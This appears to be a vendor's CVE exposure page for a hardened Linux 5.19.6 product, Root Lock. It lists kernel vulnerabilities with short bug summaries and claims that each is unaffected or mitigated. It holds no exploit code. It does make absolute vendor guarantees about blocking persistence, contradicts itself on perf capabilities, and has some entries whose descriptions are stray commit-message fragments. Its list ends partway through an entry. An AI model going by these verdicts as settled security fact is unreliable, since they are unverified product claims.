Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2025-37738
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; crafted xattr image cannot be mounted
Affected range: Linux ≤ 6.13-rc3
Upstream fix: commit b631e432b12d (“ext4: fix xattr inode dec ref boundary”)
In fs/ext4/xattr.c, ext4_xattr_inode_dec_ref_all() at line 1143 iterates xattr entries with for (entry = first; !IS_LAST_ENTRY(entry); entry = EXT4_XATTR_NEXT(entry)). The loop has no upper-boundary parameter: it relies solely on the IS_LAST_ENTRY() zero-terminator sentinel. A corrupted xattr block without a valid terminating entry causes the loop to walk past the end of the allocated buffer, reading and dereferencing arbitrary memory.
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. Triggering the unbounded xattr loop requires mounting a filesystem with a corrupted xattr block that lacks the valid zero-terminator sentinel. sys_hs_lockdown_hs() sets HS_lockdown_state = 7, blocking all mount paths at kernel/namespace.c:4218, 4300, 4453 with EPERM; do_mount() returns EPERM before any ext4 xattr parsing code is reached. In Lockdown, no approved program in the Root Lock allowlist carries a mount entry — the kernel SPF gate enforces this independently of Lockdown. The trigger cannot be reached on any Root Lock deployment.
CVE-2022-49789
Status: Not Affected
Component: IBM Z Fibre Channel driver (CONFIG_ZFCP)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_ZFCP not compiled
In drivers/s390/scsi/zfcp_fsf.c, zfcp_fsf_req_send() stores the FSF request ID in a variable of the wrong integer type, causing the ID to be truncated on architectures where the required width exceeds that type. CONFIG_ZFCP is not present in the HS 5.19.6 kernel configuration; the IBM Z Fibre Channel driver is s390-architecture-specific and is absent from the x86_64 compiled kernel image.
CVE-2022-49842
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In the ALSA sound subsystem, a use-after-free occurs in device_del() during driver module removal. When an ALSA driver is unloaded, a device object is freed while still referenced by a concurrent access path, producing a KASAN use-after-free report at device_del+0xb5b by the rmmod task.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2022-49865
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 7.1 HIGH — base I:N; Lockdown limits post-exploitation persistence
Affected range: Linux 5.4–5.19.6
Upstream fix: kernel.org stable queue (net/ipv6/addrlabel.c)
What this means for an attacker:
In net/ipv6/addrlabel.c, ip6addrlbl_putmsg() (line 438) constructs a struct ifaddrlblmsg for a netlink reply. The function writes ifal_family, ifal_prefixlen, ifal_flags, and ifal_seq but never zeroes the __ifal_reserved padding byte. That uninitialised byte is subsequently copied to userspace via nlmsg_unicast(), leaking one byte of kernel stack memory per IPv6 address-label query.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and 5.19.6 falls within the affected range. Any process with access to a NETLINK_ROUTE socket can trigger the infoleak — no elevated privilege is required. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
The attacker cannot turn this leak into anything that runs new code. Even if a follow-on memory-corruption bug is chained in to escalate to root, Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2023-53037
Status: Not Affected — CONFIG_SCSI_MPI3MR not set
Component: Broadcom mpi3mr SAS driver (CONFIG_SCSI_MPI3MR)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_MPI3MR not compiled in Root Lock kernel
When the SAS Transport Layer support is enabled and a device exposed to the OS by the driver fails INQUIRY commands, the mpi3mr driver frees the memory allocated for an internal device handle but continues to reference that handle in subsequent SCSI transport operations, causing a use-after-free.
CONFIG_SCSI_MPI3MR is not set in the HS 5.19.6 configuration. The Broadcom mpi3mr SAS 3.0 HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2023-53039
Status: Not Affected
Component: Intel ISH HID driver (CONFIG_INTEL_ISH_HID)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_INTEL_ISH_HID not compiled
When a reset notify IPC message is received by the Intel Integrated Sensor Hub Transfer Protocol (ISHTP) subsystem, the ISR schedules a work item and passes the device struct via the global ishtp_dev pointer. A race between the reset notify path and device teardown can leave ishtp_dev pointing to a freed object, triggering a use-after-free.
CONFIG_INTEL_ISH_HID is not set in the HS 5.19.6 configuration. The Intel ISH HID driver (drivers/hid/intel-ish-hid/) is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2023-53065
Status: Not exploitable
Component: perf events subsystem (CONFIG_PERF_EVENTS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — perf_event_paranoid=3 restricts perf_event_open(); no profiling tool in Root Lock allowlist
In kernel/events/core.c, a stack-out-of-bounds issue discovered by syzkaller occurs in the perf events sample output path. A crafted perf_event_open() call with specific sample type flags causes the kernel to write beyond the bounds of a stack-allocated buffer during event sampling, overwriting adjacent stack memory.
CONFIG_PERF_EVENTS=y is compiled in. The Root Lock kernel sets /proc/sys/kernel/perf_event_paranoid=3, which restricts perf_event_open() to processes with CAP_PERFMON. No profiling tool (perf, sysdig, or equivalent) is included in the HS Lockdown allowlist — the kernel refuses to execute it. The crafted perf_event_open() call required to trigger the stack overflow is unreachable in a standard HS deployment.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-37861
Status: Not Affected — CONFIG_SCSI_MPI3MR not set
Component: Broadcom mpi3mr SAS driver (CONFIG_SCSI_MPI3MR)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_MPI3MR not compiled in Root Lock kernel
When the task management thread processes reply queues while the reset thread simultaneously resets them, the task management thread accesses an invalid queue ID (0xFFFF) — a sentinel value indicating a torn-down queue — resulting in an out-of-bounds access during the concurrent reset operation.
CONFIG_SCSI_MPI3MR is not set in the HS 5.19.6 configuration. The Broadcom mpi3mr SAS 3.0 HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2025-37979
Status: Not Affected — CONFIG_SND_SOC_SC7280 not compiled
Component: Qualcomm sc7280 ASoC driver (CONFIG_SND_SOC_SC7280)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SND_SOC_SC7280 not compiled in Root Lock kernel
Commit 5f78e1fb7a3e (“ASoC: qcom: Add driver support for audioreach solution”) introduced switch-case values in the Qualcomm sc7280 machine driver that index into fixed-size arrays without bounds checking, causing out-of-bounds access when unexpected codec or CPU DAI link types are encountered during probe.
CONFIG_SND_SOC_SC7280 is not set in the HS 5.19.6 configuration. This driver targets the Qualcomm sc7280 SoC, an ARM-based mobile/embedded platform. It is not selected on x86_64 server builds. The vulnerable code path does not exist on this system.
CVE-2022-49934
Status: Not exploitable
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
In net/mac80211/scan.c, ieee80211_scan_rx() accesses scan_req->flags after a null check. A use-after-free occurs when scan completion triggers __ieee80211_scan_completed(), which frees the scan request while a concurrent ieee80211_scan_rx() call still dereferences it.
CONFIG_MAC80211=y is compiled in. No WiFi network interface card is present on a server deployment. Without WiFi hardware, mac80211 creates no wireless interfaces and the relevant code paths are never reached.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38103
Status: Not exploitable
Component: HID subsystem (CONFIG_HID)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no USB HID input devices on headless server
Update struct hid_descriptor to better reflect the mandatory and optional parts of the HID Descriptor as per USB HID 1.11 specification.
CONFIG_HID=y is compiled in. No USB human interface devices (keyboard, mouse, or other HID peripherals) are connected to a headless production server. HID device paths are never instantiated, making this code path unreachable.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38206
Status: Not Affected — CONFIG_EXFAT_FS not compiled
Component: exFAT filesystem (CONFIG_EXFAT_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_EXFAT_FS not compiled in Root Lock kernel
In fs/exfat/nls.c, exfat_load_upcase_table() frees sbi->vol_utbl via exfat_free_upcase_table() on a checksum-mismatch error (line 706) without NULLing the pointer. If the subsequent exfat_load_default_upcase_table() call fails to allocate a replacement buffer, sbi->vol_utbl retains the stale freed pointer. A later cleanup path calling exfat_free_upcase_table() again frees the same allocation, causing a double free. The trigger is mounting a specially crafted exFAT volume.
CONFIG_EXFAT_FS is not set in the HS 5.19.6 configuration. The exFAT filesystem driver — including fs/exfat/nls.c — is not compiled into the kernel image. Note that CONFIG_FAT_FS=y (VFAT/FAT32) is compiled for EFI system partition support, but that is a separate driver with no shared code. The vulnerable code path does not exist on this system.
CVE-2025-38239
Status: Not Affected — CONFIG_MEGARAID_SAS not set
Component: LSI MegaRAID SAS driver (CONFIG_MEGARAID_SAS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_MEGARAID_SAS not compiled in Root Lock kernel
On systems with DRAM interleave enabled, the MegaRAID SAS driver miscalculates the MSI-X poll queue allocation, requesting poll queues beyond the number of available vectors. This results in an out-of-bounds access during driver initialization when the hardware exposes a specific MSI-X configuration.
CONFIG_MEGARAID_SAS is not set in the HS 5.19.6 configuration. The LSI/Broadcom MegaRAID SAS controller driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2025-38249
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In snd_usb_get_audioformat_uac3(), the length value returned from snd_usb_ctl_msg() is used directly for memory allocation without validation.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38389
Status: Not exploitable
Component: Intel i915 DRM driver (CONFIG_DRM_I915)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no Intel display GPU present
On ring submission GPU platforms, unbinding the i915 driver during testing sporadically triggers a kernel warning. A GPU context or ring buffer entry is accessed after being freed during the driver teardown path, detected by the kernel’s warning infrastructure during CI unbind tests.
CONFIG_DRM_I915=y is compiled in. No Intel integrated or discrete display GPU is present on this server deployment. Without display hardware, DRM device nodes may not be created and the GPU context entry points are unreachable. This follows the established pattern for i915 CVEs — see CVE-2022-4139.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38494
Status: Not exploitable
Component: HID subsystem (CONFIG_HID)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no USB HID input devices on headless server
hid_hw_raw_request() is actually useful to ensure the provided buffer and length are valid.
CONFIG_HID=y is compiled in. No USB human interface devices (keyboard, mouse, or other HID peripherals) are connected to a headless production server. HID device paths are never instantiated, making this code path unreachable.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38550
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: net/ipv6/mcast.c
What this means for an attacker:
In net/ipv6/mcast.c, mld_clear_delrec() releases the pmc->idev reference before calling ip6_mc_clear_src(), but ip6_mc_clear_src() accesses pmc->idev internally. The reference drop must be deferred until after ip6_mc_clear_src() returns; releasing it early causes a use-after-free when ip6_mc_clear_src() subsequently dereferences the freed pointer.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and the IPv6 stack is active on configured interfaces. IPv6 multicast listener discovery (MLD) is reachable via network interfaces that join multicast groups — a common configuration on servers. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2025-38556
Status: Not exploitable
Component: HID subsystem (CONFIG_HID)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no USB HID input devices on headless server
Testing by the syzbot fuzzer showed that the HID core gets a shift-out-of-bounds exception when it tries to convert a 32-bit quantity to a 0-bit quantity.
CONFIG_HID=y is compiled in. No USB human interface devices (keyboard, mouse, or other HID peripherals) are connected to a headless production server. HID device paths are never instantiated, making this code path unreachable.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38563
Status: Not exploitable
Component: perf events subsystem (CONFIG_PERF_EVENTS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — perf_event_paranoid=3 restricts perf_event_open(); no profiling tool in Root Lock allowlist
The perf mmap code is careful about mmap()‘ing the user page with the ringbuffer and additionally the auxiliary buffer, when the event supports it.
CONFIG_PERF_EVENTS=y is compiled in and 5.19.6 falls within the affected range. On a Root Lock system, perf_event_paranoid=3 restricts perf_event_open() to processes with CAP_SYS_ADMIN; no profiling or performance analysis tool appears in the Root Lock allowlist. The exploitation path — loading and executing a non-allowlisted program — is blocked at the kernel execution gate before any perf subsystem interaction is possible. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2025-38565
Status: Not exploitable
Component: perf events subsystem (CONFIG_PERF_EVENTS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — perf_event_paranoid=3 restricts perf_event_open(); no profiling tool in Root Lock allowlist
When perf_mmap() fails to allocate a buffer, it still invokes the event_mapped() callback of the related event.
CONFIG_PERF_EVENTS=y is compiled in and 5.19.6 falls within the affected range. On a Root Lock system, perf_event_paranoid=3 restricts perf_event_open() to processes with CAP_SYS_ADMIN; no profiling or performance analysis tool appears in the Root Lock allowlist. The exploitation path — loading and executing a non-allowlisted program — is blocked at the kernel execution gate before any perf subsystem interaction is possible. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2025-38572
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: net/ipv6/
What this means for an attacker:
syzbot demonstrated that a crafted IPv6 packet with excessively long chained extension headers causes skb->transport_header to overflow. The field is a __u16; when the cumulative extension header length wraps past 65535, the kernel misidentifies the transport layer offset when parsing subsequent headers, potentially accessing incorrect memory.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and the IPv6 stack processes all inbound IPv6 packets, including those with extension headers. This path is reachable from the network without requiring a local process. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to escalate further — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2025-38699
Status: Not Affected — CONFIG_SCSI_BFA_FC not compiled
Component: Brocade bfa FC driver (CONFIG_SCSI_BFA_FC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_BFA_FC not compiled in Root Lock kernel
When the bfad_im_probe() function fails during initialization, the memory pointed to by bfad->im is freed without setting bfad->im to NULL.
CONFIG_SCSI_BFA_FC is not set in the HS 5.19.6 configuration. The Brocade bfa Fibre Channel HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2025-38729
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
UAC3 power domain descriptors need to be verified with its variable bLength for avoiding the unexpected OOB accesses by malicious firmware, too.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-39702
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 6.5 MEDIUM — Lockdown reduces MI: High→Low; AC:H reduces exploitability (Exp=1.05 vs 1.83 for AC:L)
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: net/ipv6/
What this means for an attacker:
In net/ipv6/, a Message Authentication Code comparison used a variable-time function rather than a constant-time one (such as crypto_memneq()). An attacker who can observe response timing can iteratively determine whether partial MAC bytes are correct, eventually recovering a valid MAC and bypassing authentication in IPv6 protocol handling.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and 5.19.6 falls within the affected range. Exploiting a timing side-channel requires high network precision and repeated measurements (AC:H), which significantly reduces practical exploitability. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to follow up on a bypassed MAC check — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2025-39757
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no audio hardware present
UAC3 class segment descriptors need to be verified whether their sizes match with the declared lengths and whether they fit with the allocated buffer sizes, too.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-39760
Status: Not exploitable
Component: USB core (CONFIG_USB)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no USB device on headless HS server; descriptor parsing path unreachable
usb_parse_ss_endpoint_companion() checks descriptor type before length, enabling a potentially odd read outside of the buffer size.
CONFIG_USB=y is compiled in and 5.19.6 falls within the affected range. The usb_parse_ss_endpoint_companion() descriptor parsing path is triggered during USB device enumeration when a device is connected. Root Lock runs on headless server hardware with no external USB devices; no USB device enumeration occurs, so the vulnerable descriptor parsing code path is never reached. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2025-39788
Status: Not exploitable
Component: SCSI subsystem (CONFIG_SCSI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — UFS flash storage absent on x86 server
On Google gs101, the number of UTP transfer request slots (nutrs) is 32, and in this case the driver ends up programming the UTRL_NEXUS_TYPE incorrectly as 0.
CONFIG_SCSI=y is compiled in. UFS (Universal Flash Storage) is used in mobile and embedded platforms. This bug is in the Samsung Exynos UFS variant (ufs-exynos). A Debian 11 x86 server has no UFS hardware; the driver is never active.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2022-50306
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; do_mount() returns EPERM
Affected range: Linux 5.10+; 5.19.6 falls within range Upstream fix: fs/ext4/fast_commit.c
In fs/ext4/fast_commit.c, the fast commit replay scan loop reads the tag-length header (struct ext4_fc_tl, 4 bytes) before verifying that at least 4 bytes remain in the replay buffer. Mounting a filesystem whose fast commit area has been truncated or crafted to place fewer than 4 bytes at the tail causes an out-of-bounds read when parsing the next tag.
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. The vulnerable path runs during the fast commit replay scan triggered on mount of a filesystem whose fast commit area has a malformed tag-length header. On a Root Lock system, sys_hs_lockdown_hs() blocks all mount paths at kernel/namespace.c:4218, 4300, 4453; do_mount() returns EPERM before any filesystem setup begins. No approved process in the Root Lock allowlist carries a mount allowlist entry, and unapproved programs are refused execution by the kernel’s SPF gate regardless of file ownership or privilege. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2023-53257
Status: Not exploitable
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
Before checking the action code, check that it even exists in the frame.
CONFIG_MAC80211=y is compiled in. No WiFi network interface card is present on a server deployment. Without WiFi hardware, mac80211 creates no wireless interfaces and the relevant code paths are never reached.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2023-53282
Status: Not Affected — CONFIG_SCSI_LPFC not compiled
Component: Emulex lpfc FC driver (CONFIG_SCSI_LPFC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_LPFC not compiled in Root Lock kernel
In drivers/scsi/lpfc/, lpfc_wr_object() performs a use-after-free read during the sysfs firmware write process. KFENCE detects that a firmware object buffer is read after being freed during the firmware update write sequence.
CONFIG_SCSI_LPFC is not set in the HS 5.19.6 configuration. The Emulex lpfc Fibre Channel HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2023-53285
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — direct block device write requires CAP_SYS_RAWIO; no raw-device write tool in Root Lock allowlist
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: fs/ext4/inode.c
ext4 validates i_extra_isize when an inode is first loaded into memory (fs/ext4/inode.c:4794), confirming that the extra space falls within the inode’s allocated size. If an attacker writes directly to the block device while the filesystem is mounted, the raw on-disk inode can be modified so that i_extra_isize exceeds the previously verified bound. Subsequent access to in-inode extended attributes computes the xattr magic pointer as EXT4_GOOD_OLD_INODE_SIZE + ei->i_extra_isize without re-validating the updated value, allowing a read or write beyond the end of the inode body.
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. Exploiting this bug requires writing directly to the block device while the filesystem is mounted — an operation that requires root or CAP_SYS_RAWIO and a tool that issues raw writes to the block device (e.g., dd, badblocks, or a custom exploit program). On a Root Lock system, no approved process in the Root Lock allowlist writes raw block device data; the SPF allowlist blocks execution of any unapproved program at the kernel gate before the block device can be reached. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2023-53320
Status: Not Affected — CONFIG_SCSI_MPI3MR not set
Component: Broadcom mpi3mr SAS driver (CONFIG_SCSI_MPI3MR)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_MPI3MR not compiled in Root Lock kernel
In the mpi3mr driver, mpi3mr_get_all_tgt_info() has multiple issues in its device map handling: the function miscalculates the valid entry length in alltgt_info by incorrectly sizing the struct mpi3mr_device_map_info header, leading to out-of-bounds reads when iterating target device entries.
CONFIG_SCSI_MPI3MR is not set in the HS 5.19.6 configuration. The Broadcom mpi3mr SAS 3.0 HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2023-53321
Status: Not exploitable
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
In net/mac80211/, control frames such as ACK frames that legally omit Address 2 and Address 3 are forwarded through wmediumd or similar userspace interfaces. The mac80211 frame parser does not enforce the full 3-address format before forwarding, potentially causing out-of-bounds reads in userspace frame consumers that assume the standard frame layout.
CONFIG_MAC80211=y is compiled in. No WiFi network interface card is present on a server deployment. Without WiFi hardware, mac80211 creates no wireless interfaces and the relevant code paths are never reached.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2023-53322
Status: Not Affected — CONFIG_SCSI_QLA_FC not compiled
Component: QLogic qla2xxx FC driver (CONFIG_SCSI_QLA_FC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_QLA_FC not compiled in Root Lock kernel
System crash due to use after free. Current code allows terminate_rport_io to exit before making sure all IOs has returned.
CONFIG_SCSI_QLA_FC is not set in the HS 5.19.6 configuration. The QLogic qla2xxx Fibre Channel HBA driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2022-50378
Status: Not exploitable
Component: DRM subsystem (CONFIG_DRM)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Amlogic Meson ARM SoC GPU absent
In drivers/gpu/drm/meson/, unloading the Amlogic Meson display driver triggers a KASAN use-after-free. During driver teardown, a resource allocated during probe is accessed after the teardown path has freed it, producing a KASAN warning at module unload time.
CONFIG_DRM=y is compiled in. drm/meson is the display driver for Amlogic Meson SoC platforms (ARM-based embedded boards such as ODROID, Khadas, etc.). This driver and its hardware are not present on an x86 Debian 11 server.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2023-53376
Status: Not Affected — CONFIG_SCSI_MPI3MR not set
Component: Broadcom mpi3mr SAS driver (CONFIG_SCSI_MPI3MR)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
